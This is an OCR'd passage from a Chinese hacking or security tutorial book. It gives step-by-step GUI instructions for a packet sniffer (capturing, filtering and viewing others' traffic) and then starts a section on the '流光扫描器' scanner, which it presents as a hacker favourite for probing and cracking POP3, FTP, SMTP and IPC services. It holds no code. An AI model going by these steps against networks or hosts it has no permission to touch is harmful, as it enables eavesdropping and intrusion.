
Step 01 启动《影音神探》，将会看到程序将测试所有网络适配器提示框，如下图所示。



Step 02 单击 OK 按钮，即可打开“设置”对话框，并开始测试网络适配器是否可用，如下图所示。




Step 03 如果计算机的网络适配器符合测试要求，则会看到“当前网络适配器可用，是否它作为缺省适配器”提示信息，如下图所示。




Step 04 单击 OK 按钮，返回到“设置”对话框，此时即可看到标识为“可用”的网络适配器已经被选中，如下图所示。




Step 05 单击“确定”按钮即可完成对网络适配器的设置，并打开如下图所示的主窗口。




Step 06 选择“嗅探”→“开始嗅探”选项或者单击工具栏的“开始嗅探”按钮，即可进行嗅探，并将嗅探到的信息显示在下面的列表中，如下图所示。




Step 07 在“网络嗅探器”主窗口中选择“嗅探”→“过滤设置”选项，即可打开“数据包过滤设置”对话框，如下图所示，在其中即可对指定网站的数据包进行过滤。



Step 08 “网络嗅探器”工具有“获取URL”和“列举数据包”两种模式，其默认的模式是“获取URL”模式。在“网络嗅探器”主窗口中选择“嗅探”→“工作模式”→“列举数据包”选项，即可将其模式设置为“列举数据包”模式，如下图所示。




Step 09 如果想分类显示嗅探出的数据包，则在“网络嗅探器”主窗口中的“数据包”列表中右击，在弹出的快捷菜单中选择“分类查看”→“图片文件”选项，即可只显示图片形式的数据包，如下图所示。



Step 10 如果想查看文本文件的数据包，则需在弹出的快捷菜单中选择“分类查看”→“文

本文件”选项，即可只显示文本文件形式的数据包，如下图所示。



Step 11 如果想要查看某个数据包的信息，则在“网络嗅探器”主窗口中的“数据包”列表中选中该数据包后，右击，在弹出的快捷菜单中选择“查看数据包”选项，即可打开“数据包相关信息”对话框，在其中即可看到选中数据包的详细信息，如下图所示。



5.4　实战演练



实战演练1——使用“流光扫描器”扫描端口


“流光扫描器”是一款非常出名的中文多功能专业扫描器，其功能强大、扫描速度快、可靠性强，为广大计算机黑客迷们所钟爱。

“流光扫描器”可以探测 POP3、FTP、HTTP、PROXY、FROM、SQL、SMTP 和 IPC 等各种漏洞，并针对各种漏洞设计不同的破解方案。其主要功能如下。

